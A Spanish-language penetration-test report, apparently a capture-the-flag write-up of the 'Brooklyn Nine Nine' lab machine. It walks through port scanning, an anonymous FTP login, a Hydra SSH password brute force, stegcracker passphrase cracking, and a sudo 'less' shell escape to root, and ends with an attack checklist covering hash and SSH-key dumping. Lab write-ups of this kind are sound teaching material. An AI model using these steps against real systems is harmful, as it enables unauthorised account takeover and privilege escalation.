

Enumeration

Nmap enumeration

```
nmap -A -p- $ip
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-17 13:26 EDT
Nmap scan report for 10.10.201.40 (10.10.201.40)
Host is up (0.092s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0      0      119 May 17 2020 note_to_jake.txt
| ftp-syst:
|  STAT:
| FTP server status:
|   Connected to ::ffff:10.18.47.211
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|  2048 16:7f:2f:fe:0f:ba:98:77:7d:6d:3e:b6:25:72:c6:a3 (RSA)
|  256 2e:3b:61:59:4b:c4:29:b5:e8:58:39:6f:6f:e9:9b:ee (ECDSA)
|_ 256 ab:16:2e:79:20:3c:9b:0a:01:9c:8c:44:26:01:58:04 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.71 seconds
```

Web Services

Gobuster

No se ha obtenido informacion relevante en la enumeracion de directorio con la herramienta Gobuster:

```
(kali㉿kali)-[~]
$ gobuster dir -u http://10.10.201.40/ -w /usr/share/wordlists/dirb/big.txt

=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://10.10.201.40/
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:          gobuster/3.1.0
[+] Timeout:            10s
=====
2022/06/17 13:32:11 Starting gobuster in directory enumeration mode
=====
./htpasswd              (Status: 403) [Size: 277]
./htaccess              (Status: 403) [Size: 277]
/server-status          (Status: 403) [Size: 277]
=====
2022/06/17 13:33:48 Finished
=====
```

Dirb\DirBuster

No se ha obtenido informacion relevante en la enumeracion de directorio con la herramienta dirb:

```
(kali㉿kali)-[~]
$ dirb http://10.10.201.40/ -w /usr/share/wordlists/dirb/big.txt -R

=====
DIRB v2.22
By The Dark Raver
=====

START_TIME: Fri Jun 17 13:36:51 2022
URL_BASE: http://10.10.201.40/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Interactive Recursion
OPTION: Not Stopping on warning messages

=====

GENERATED WORDS: 4612

—— Scanning URL: http://10.10.201.40/ ——

+ http://10.10.201.40/index.html (CODE:200|SIZE:718)
+ http://10.10.201.40/server-status (CODE:403|SIZE:277)

=====

END_TIME: Fri Jun 17 13:40:30 2022
DOWNLOADED: 4612 - FOUND: 2
```

Other Services

FTP

```
21/tcp open  ftp    vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 0      0      119 May 17 2020 note_to_jake.txt
| ftp-syst:
|  STAT:
|  FTP server status:
|    Connected to ::ffff:10.18.47.211
|    Logged in as ftp
|    TYPE: ASCII
|    No session bandwidth limit
|    Session timeout in seconds is 300
|    Control connection is plain text
|    Data connections will be plain text
|    At session startup, client count was 2
|    vsFTPD 3.0.3 - secure, fast, stable
|_End of status
```

Se ha encontrado un archivo .txt en el login Anonymous del FTP:

```
(root@kali)-[/home/kali]
# ftp 10.10.201.40
Connected to 10.10.201.40.
220 (vsFTPd 3.0.3)
Name (10.10.201.40:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--   1 0      0      119 May 17  2020 note_to_jake.txt
226 Directory send OK.
ftp> get note_to_jake.txt
local: note_to_jake.txt remote: note_to_jake.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note_to_jake.txt (119 bytes).
226 Transfer complete.
119 bytes received in 0.12 secs (0.9332 kB/s)
ftp> █
```


El archivo contiene informacion referente a un usuario Jake como se puede comprobar acontinuacion:

```
(root@kali)-[/home/kali]
# cat note to jake.txt
From Amy,

Jake please change your password. It is too weak and holt will be mad if some
one hacks into the nine nine

(root@kali)-[/home/kali]
#
```

SSH

Con la informacion obtenida sobre el usuario Jake se va a realizar un ataque con la herramienta Hydra para obtener credenciales y acceder via SSH:

```
(kali@kali)-[~]
$ hydra -l jake -P /usr/share/wordlists/rockyou.txt ssh://10.10.183.72 -t 4 130 x
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
ervice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethi
cs anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-18 15:22:31
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a pre
vious session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100
tries per task
[DATA] attacking ssh://10.10.183.72:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 14344355 to do in 5433:29h, 4 active
[22][ssh] host: 10.10.183.72 login: jake password: 
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-18 15:24:56
```

Una vez hemos accedido a traves de ssh podremos comprobar los archivos que se encuentran en el directorio de jake:

```
(kali@kali)-[~/Desktop]
$ ssh jake@10.10.183.72
jake@10.10.183.72's password:
Last login: Tue May 26 08:56:58 2020
jake@brookly_nine_nine:~$ ls
jake@brookly_nine_nine:~$ ls .l
ls: cannot access '.l': No such file or directory
jake@brookly_nine_nine:~$ ls -l
total 0
jake@brookly_nine_nine:~$ ls -la
total 44
drwxr-xr-x 6 jake jake 4096 May 26 2020 .
drwxr-xr-x 5 root root 4096 May 18 2020 ..
-rw-r--r-- 1 root root 1349 May 26 2020 .bash_history
-rw-r--r-- 1 jake jake 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 jake jake 3771 Apr 4 2018 .bashrc
drwxr-xr-x 2 jake jake 4096 May 17 2020 .cache
drwxr-xr-x 3 jake jake 4096 May 17 2020 .gnupg
-rw-r--r-- 1 root root 67 May 26 2020 .lessshst
drwxrwxr-x 3 jake jake 4096 May 26 2020 .local
-rw-r--r-- 1 jake jake 807 Apr 4 2018 .profile
drwxr-xr-x 2 jake jake 4096 May 18 2020 .ssh
-rw-r--r-- 1 jake jake 0 May 17 2020 .sudo_as_admin_successful
jake@brookly_nine_nine:~$ cat .bash_history
cat: .bash_history: Permission denied
```

Al acceder al directorio de holt's podremos obtener la primera flag:

```
jake@brookly_nine_nine:~$ cd ..
jake@brookly_nine_nine:/home$ ls
amy holt jake
jake@brookly_nine_nine:/home$ cd holt
jake@brookly_nine_nine:/home/holt$ ls
nano.save user.txt
jake@brookly_nine_nine:/home/holt$ cat user.txt
████████████████████████████████████████████████████████████████████████████████
jake@brookly_nine_nine:/home/holt$
```

podemos acceder al usuario holt utilizando su holt he introduciendo la contraseña obtenida al utilizar stegcracker.

```
jake@brookly_nine_nine:~$ su holt
Password:
holt@brookly_nine_nine:/home/jake$ cd /
holt@brookly_nine_nine:/$ cd root
bash: cd: root: Permission denied
holt@brookly_nine_nine:/$ whoami
holt
holt@brookly_nine_nine:/$ sudo -l
Matching Defaults entries for holt on brookly_nine_nine:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User holt may run the following commands on brookly_nine_nine:
  (ALL) NOPASSWD: /bin/nano
holt@brookly_nine_nine:/$
```

seguimos sin tener acceso al directorio root.

steghide/stegcracker

Al revisar el código de la página podemos ver un comentario señalando a la esteganografía.

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <meta name="viewport" content="width=device-width, initial-scale=1">
5 <style>
6 body, html {
7   height: 100%;
8   margin: 0;
9 }
10
11 .bg {
12   /* The image used */
13   background-image: url("brooklyn99.jpg");
14
15   /* Full height */
16   height: 100%;
17
18   /* Center and scale the image nicely */
19   background-position: center;
20   background-repeat: no-repeat;
21   background-size: cover;
22 }
23 </style>
24 </head>
25 <body>
26
27 <div class="bg"></div>
28
29 <p>This example creates a full page background image. Try to resize the browser window to see how it always will cover
30 <!-- Have you ever heard of steganography? -->
31 </body>
32 </html>
33
```

Podemos utilizar la herramienta steghide para comprobar la información de la imagen (brooklyn99.jpg) que se encuentra en la página.

```
(kali㉿kali)-[~]
$ wget http://10.10.183.72/brooklyn99.jpg
--2022-06-18 15:09:41-- http://10.10.183.72/brooklyn99.jpg
Connecting to 10.10.183.72:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 69685 (68K) [image/jpeg]
Saving to: 'brooklyn99.jpg'

brooklyn99.jpg      100%[=====>] 68.05K  --.-KB/s   in 0.09s

2022-06-18 15:09:41 (770 KB/s) - 'brooklyn99.jpg' saved [69685/69685]

(kali㉿kali)-[~]
$
```

Ahora que la tenemos descargada la imagen al utilizar steghide nos muestra un passphrase.

```
(kali㉿kali)-[~]
$ steghide --extract -sf brooklyn99.jpg
Enter passphrase:
```

Para romper la contraseña del encriptado vamos a utilizar stegcracker que nos permitira realizar fuerza bruta a la encriptacion de la imagen.



```
(kali㉿kali)-[~/Desktop]
$ stegcracker brooklyn99.jpg
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2022 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

No wordlist was specified, using default rockyou.txt wordlist.
Counting lines in wordlist..
Attacking file 'brooklyn99.jpg' with wordlist '/usr/share/wordlists/rockyou.txt' ..
Successfully cracked file with password: [REDACTED]
Tried 20331 passwords
Your file has been written to: brooklyn99.jpg.out
[REDACTED]
```

La salida que nos proporciona la herramienta stegcracker sera la siguiente:



The screenshot shows a text editor window titled "~/Desktop/brooklyn99.jpg.out - Mousepad". The window has a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". Below the menu bar is a toolbar with various icons. The text content of the file is as follows:

```
1 Holts Password:
2 [REDACTED]
3
4 Enjoy !!
5 |
```

Exploitation

Para poder obtener la segunda flag procederemos a comprobar los permisos que tiene el usuario Jake.

```
jake@brookly_nine_nine:~$ sudo -l
Matching Defaults entries for jake on brookly_nine_nine:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on brookly_nine_nine:
  (ALL) NOPASSWD: /usr/bin/less
```

sabien los permisos podremos realizar una escalada de privilegios a traves de /usr/bin/less estando en ssh utilizamos el siguiente comando:

```
sudo less /etc/profile
!/bin/sh
```

```
jake@brookly_nine_nine:~$ less /etc/profile
$ ls
$ whoami
jake
$ sudo less /etc/profile
!/bin/sh# whoami
root
```

Una vez siendo root podremos acceder al directorio root:

```
# cd /
# pwd
/
# cd root
# ls
root.txt
# cat root.txt
— Creator : Fsociety2006 —
Congratulations in rooting Brooklyn Nine Nine
Here is the flag: [REDACTED]

Enjoy !!
#
```

Exploit Code Used

```
sudo less /etc/profile
!/bin/sh
```

Proof\Local.txt File

☒ Screenshot with ifconfig\ipconfig

Post Exploitation

Script Results

Host Information

Operating System

```
# lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 18.04.4 LTS
Release:        18.04
Codename:       bionic
#
```

Running Processes

Process List

#	ps	aux									
USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND	
root	1	0.1	1.7	159620	8692	?	Ss	18:25	0:11	/sbin/init maybe-ubiquity	
root	2	0.0	0.0	0	0	?	S	18:25	0:00	[kthreadd]	
root	4	0.0	0.0	0	0	?	I<	18:25	0:00	[kworker/0:0H]	
root	6	0.0	0.0	0	0	?	I<	18:25	0:00	[mm_percpu_wq]	
root	7	0.0	0.0	0	0	?	S	18:25	0:00	[ksoftirqd/0]	
root	8	0.0	0.0	0	0	?	I	18:25	0:00	[rcu_sched]	
root	9	0.0	0.0	0	0	?	I	18:25	0:00	[rcu_bh]	
root	10	0.0	0.0	0	0	?	S	18:25	0:00	[migration/0]	
root	11	0.0	0.0	0	0	?	S	18:25	0:00	[watchdog/0]	
root	12	0.0	0.0	0	0	?	S	18:25	0:00	[cpuhp/0]	
root	13	0.0	0.0	0	0	?	S	18:25	0:00	[kdevtmpfs]	
root	14	0.0	0.0	0	0	?	I<	18:25	0:00	[netns]	
root	15	0.0	0.0	0	0	?	S	18:25	0:00	[rcu_tasks_kthre]	
root	16	0.0	0.0	0	0	?	S	18:25	0:00	[kauditd]	
root	17	0.0	0.0	0	0	?	S	18:25	0:00	[xenbus]	
root	18	0.0	0.0	0	0	?	S	18:25	0:00	[xenwatch]	
root	19	0.0	0.0	0	0	?	I	18:25	0:00	[kworker/0:1]	
root	20	0.0	0.0	0	0	?	S	18:25	0:00	[khungtaskd]	
root	21	0.0	0.0	0	0	?	S	18:25	0:00	[oom_reaper]	
root	22	0.0	0.0	0	0	?	I<	18:25	0:00	[writeback]	
root	23	0.0	0.0	0	0	?	S	18:25	0:00	[kcompactd0]	
root	24	0.0	0.0	0	0	?	SN	18:25	0:00	[ksmd]	
root	25	0.0	0.0	0	0	?	I<	18:25	0:00	[crypto]	
root	26	0.0	0.0	0	0	?	I<	18:25	0:00	[kintegrityd]	
root	27	0.0	0.0	0	0	?	I<	18:25	0:00	[kblockd]	
root	28	0.0	0.0	0	0	?	I<	18:25	0:00	[ata_sff]	
root	29	0.0	0.0	0	0	?	I<	18:25	0:00	[md]	
root	30	0.0	0.0	0	0	?	I<	18:25	0:00	[edac-poller]	
root	31	0.0	0.0	0	0	?	I<	18:25	0:00	[devfreq_wq]	
root	32	0.0	0.0	0	0	?	I<	18:25	0:00	[watchdogd]	
root	35	0.0	0.0	0	0	?	S	18:25	0:00	[kswapd0]	
root	36	0.0	0.0	0	0	?	I<	18:25	0:00	[kworker/u31:0]	
root	37	0.0	0.0	0	0	?	S	18:25	0:00	[ecryptfs-kthrea]	
root	79	0.0	0.0	0	0	?	I<	18:25	0:00	[kthrotld]	
root	80	0.0	0.0	0	0	?	I<	18:25	0:00	[acpi_thermal_pm]	
root	81	0.0	0.0	0	0	?	S	18:25	0:00	[scsi_eh_0]	
root	82	0.0	0.0	0	0	?	I<	18:25	0:00	[scsi_tmf_0]	
root	83	0.0	0.0	0	0	?	S	18:25	0:00	[scsi_eh_1]	
root	84	0.0	0.0	0	0	?	I<	18:25	0:00	[scsi_tmf_1]	
root	90	0.0	0.0	0	0	?	I<	18:25	0:00	[ipv6_addrconf]	
root	99	0.0	0.0	0	0	?	I<	18:25	0:00	[kstrp]	
root	116	0.0	0.0	0	0	?	I<	18:25	0:00	[charger_manager]	
root	169	0.0	0.0	0	0	?	I	18:25	0:00	[kworker/0:2]	
root	185	0.0	0.0	0	0	?	I<	18:25	0:00	[ttm_swap]	
root	277	0.0	0.0	0	0	?	I<	18:25	0:00	[raid5wq]	
root	331	0.0	0.0	0	0	?	S	18:25	0:00	[jbd2/xvda2-8]	
root	332	0.0	0.0	0	0	?	I<	18:25	0:00	[ext4-rsv-conver]	
root	409	0.1	2.3	128380	11776	?	S<s	18:25	0:07	/lib/systemd/systemd-journald	
root	417	0.0	0.0	0	0	?	I<	18:25	0:00	[iscsi_eh]	
root	418	0.0	0.3	97708	1680	?	Ss	18:25	0:00	/sbin/lvmetad -f	
root	419	0.0	0.8	45700	4268	?	Ss	18:25	0:04	/lib/systemd/systemd-udevd	
root	422	0.0	0.0	0	0	?	I<	18:25	0:00	[ib-comp-wq]	
root	423	0.0	0.0	0	0	?	I<	18:25	0:00	[ib-comp-unb-wq]	
root	424	0.0	0.0	0	0	?	I<	18:25	0:00	[ib_mcast]	

```

root      425 0.0 0.0      0      0 ?      I< 18:25 0:00 [ib_nl_sa_wq]
root      426 0.0 0.0      0      0 ?      I< 18:25 0:00 [rdma_cm]
root      442 0.0 0.0      0      0 ?      I< 18:25 0:00 [kworker/0:1H]
root      445 0.0 0.0      0      0 ?      S< 18:25 0:00 [loop0]
root      449 0.0 0.0      0      0 ?      S< 18:25 0:00 [loop1]
systemd+  495 0.0 0.6 141932 3060 ?      Ssl 18:25 0:00 /lib/systemd/systemd-timesyncd
systemd+  672 0.0 1.0 80048 5012 ?      Ss 18:25 0:00 /lib/systemd/systemd-networkd
systemd+  683 0.0 0.9 70636 4852 ?      Ss 18:25 0:00 /lib/systemd/systemd-resolved
daemon    769 0.0 0.4 28332 2168 ?      Ss 18:26 0:00 /usr/sbin/atd -f
message+  781 0.0 0.8 50104 4248 ?      Ss 18:26 0:01 /usr/bin/dbus-daemon --system --address=systemd: --n
syslog    795 0.0 0.8 263040 4096 ?      Ssl 18:26 0:02 /usr/sbin/rsyslogd -n
root      796 0.0 0.3 95540 1664 ?      Ssl 18:26 0:00 /usr/bin/lxcfs /var/lib/lxcfs/
root      799 0.0 1.4 288764 7052 ?      Ssl 18:26 0:01 /usr/lib/accountsservice/accounts-daemon
root      800 0.0 2.7 169192 13408 ?      Ssl 18:26 0:01 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-
root      801 0.0 1.2 70572 6056 ?      Ss 18:26 0:00 /lib/systemd/systemd-logind
root      802 0.0 0.5 30104 2932 ?      Ss 18:26 0:00 /usr/sbin/cron -f
root      810 0.1 4.7 632804 23372 ?      Ssl 18:26 0:11 /usr/lib/snapd/snapd
root      815 0.0 1.2 72300 6096 ?      Ss 18:26 0:02 /usr/sbin/sshd -D
root      816 0.0 0.4 29148 2040 ?      Ss 18:26 0:00 /usr/sbin/vsftpd /etc/vsftpd.conf
root      820 0.0 0.4 14768 2084 ttyS0  Ss+ 18:26 0:00 /sbin/agetty -o -p -- \u --keep-baud 115200,38400,96
root      827 0.0 0.3 13244 1728 tty1  Ss+ 18:26 0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root      852 0.0 1.3 291396 6532 ?      Ssl 18:26 0:00 /usr/lib/policykit-1/polkitd --no-debug
root      865 0.0 0.9 73960 4436 ?      Ss 18:26 0:00 /usr/sbin/apache2 -k start
www-data  868 0.0 0.8 826320 4232 ?      Sl 18:26 0:00 /usr/sbin/apache2 -k start
www-data  869 0.0 0.8 826256 4292 ?      Sl 18:26 0:00 /usr/sbin/apache2 -k start
root      924 0.0 3.1 186036 15228 ?      Ssl 18:26 0:01 /usr/bin/python3 /usr/share/unattended-upgrades/unat
root      3042 0.0 0.0      0      0 ?      I 19:04 0:00 [kworker/u30:0]
root      3418 0.0 1.3 72360 6592 ?      Ss 19:30 0:00 sshd: jake [priv]
jake      3420 0.0 1.0 74660 5136 ?      S 19:30 0:00 sshd: jake@pts/0
jake      3421 0.0 1.0 21568 5168 pts/0  Ss 19:30 0:00 -bash
root      3448 0.0 0.4 8660 2448 pts/0  S 19:35 0:00 less /etc/profile
jake      3456 0.0 0.1 4628 804 pts/0  S 19:35 0:00 sh -c /bin/bash -c /bin/sh
jake      3457 0.0 0.1 4628 808 pts/0  S 19:35 0:00 /bin/sh
root      3460 0.0 0.8 62328 4228 pts/0  S 19:35 0:00 sudo less /etc/profile
root      3461 0.0 0.5 8660 2492 pts/0  S 19:35 0:00 less /etc/profile
root      3462 0.0 0.1 4628 856 pts/0  S 19:35 0:00 sh -c /bin/bash -c /bin/sh
root      3463 0.0 0.3 4628 1668 pts/0  S 19:35 0:00 /bin/sh
root      3532 0.0 1.2 72364 6352 ?      Ss 19:57 0:00 sshd: jake [priv]
jake      3534 0.0 1.0 74664 4964 ?      S 19:57 0:00 sshd: jake@pts/1
jake      3535 0.0 1.0 21568 4976 pts/1  Ss 19:57 0:00 -bash
root      3558 0.0 0.7 61832 3800 pts/1  S 20:04 0:00 su holt
holt      3559 0.0 1.5 76648 7604 ?      Ss 20:05 0:00 /lib/systemd/systemd --user
holt      3565 0.0 0.4 193604 2344 ?      S 20:05 0:00 (sd-pam)
holt      3580 0.0 1.0 21364 5008 pts/1  S+ 20:05 0:00 bash
root      3598 0.0 0.8 62328 4168 pts/1  T 20:08 0:00 sudo nano
root      3599 0.0 0.7 22268 3680 pts/1  T 20:08 0:00 nano
holt      3627 0.0 0.1 4628 808 pts/1  T 20:10 0:00 sh sudo
root      3628 0.0 0.8 62328 4276 pts/1  T 20:10 0:00 sudo nano
root      3629 0.0 0.7 22268 3656 pts/1  T 20:10 0:00 nano
root      3630 0.0 0.0      0      0 ?      I 20:11 0:00 [kworker/u30:2]
root      3635 0.0 0.7 38452 3632 pts/0  R+ 20:16 0:00 ps aux
#

```


Users & Groups

Users

```
# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uidd:x:106:110::/run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
amy:x:1001:1001,,,:/home/amy:/bin/bash
holt:x:1002:1002,,,:/home/holt:/bin/bash
ftp:x:111:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
jake:x:1000:1000,,,:/home/jake:/bin/bash
#
```


Groups

```
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:
floppy:x:25:
tape:x:26:
sudo:x:27:
audio:x:29:
dip:x:30:
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:
video:x:44:
sasl:x:45:
plugdev:x:46:
staff:x:50:
games:x:60:
users:x:100:
nogroup:x:65534:
systemd-journal:x:101:
systemd-network:x:102:
systemd-resolve:x:103:
input:x:104:
crontab:x:105:
syslog:x:106:
messagebus:x:107:
lxd:x:108:
mlocate:x:109:
uudd:x:110:
ssh:x:111:
landscape:x:112:
amy:x:1001:
holt:x:1002:
ssl-cert:x:113:
ftp:x:114:
jake:x:1000:
```

Network

IPConfig\IFConfig

```
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
    inet 10.10.183.72 netmask 255.255.0.0 broadcast 10.10.255.255
    inet6 fe80::5c:c2ff:febe:4b03 prefixlen 64 scopeid 0x20<link>
    ether 02:5c:c2:be:4b:03 txqueuelen 1000 (Ethernet)
    RX packets 22272 bytes 2931206 (2.9 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20866 bytes 3546046 (3.5 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 252 bytes 20890 (20.8 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 252 bytes 20890 (20.8 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Network Processes

ARP

DNS

Route

Methodology

Network Scanning

- ☐ nmap -sn 10.11.1.*
- ☐ nmap -sL 10.11.1.*
- ☐ nbtscan -r 10.11.1.0/24
- ☐ [smbtree](#)

Individual Host Scanning

- ☐ nmap --top-ports 20 --open -iL iplist.txt
- ☐ nmap -sS -A -sV -O -p- ipaddress
- ☐ nmap -sU ipaddress

Service Scanning

WebApp

- ☐ [Nikto](#)
- ☐ [dirb](#)
- ☐ dirbuster
- ☐ [wpscan](#)
- ☐ dotdotpwn
- ☐ view source
- ☐ davtest\cadevar
- ☐ droopscan
- ☐ joomscan
- ☐ LFI\RFI Test

Linux\Windows

- ☐ snmpwalk -c public -v1 *ipaddress* 1
- ☐ smbclient -L //ipaddress
- ☐ showmount -e ipaddress port
- ☐ rpcinfo
- ☐ Enum4Linux

Anything Else

- ☐ [nmap scripts](#) (locate *nse* | grep servicename)
- ☐ [hydra](#)
- ☐ MSF Aux Modules
- ☐ Download the software

Exploitation

- ☐ Gather Version Numbes
- ☐ Searchsploit
- ☐ Default Creds
- ☐ Creds Previously Gathered
- ☐ Download the software

Post Exploitation

Linux

- ☐ linux-local-enum.sh
- ☐ linuxprivchecker.py
- ☐ linux-exploit-suggestor.sh
- ☐ unix-privesc-check.py

Windows

- ☐ wpc.exe
- ☐ windows-exploit-suggestor.py
- ☐ [windows_privesc_check.py](#)
- ☐ windows-privesc-check2.exe

Priv Escalation

- ☐ [acesss internal services \(portfwd\)](#)
- ☐ add account

Windows

- ☐ List of exploits

Linux

- ☐ sudo su

- ☐ KernelDB
- ☐ Searchsploit

Final

- ☐ Screenshot of IPConfig\WhoamI
- ☐ Copy proof.txt
- ☐ Dump hashes
- ☐ Dump SSH Keys
- ☐ Delete files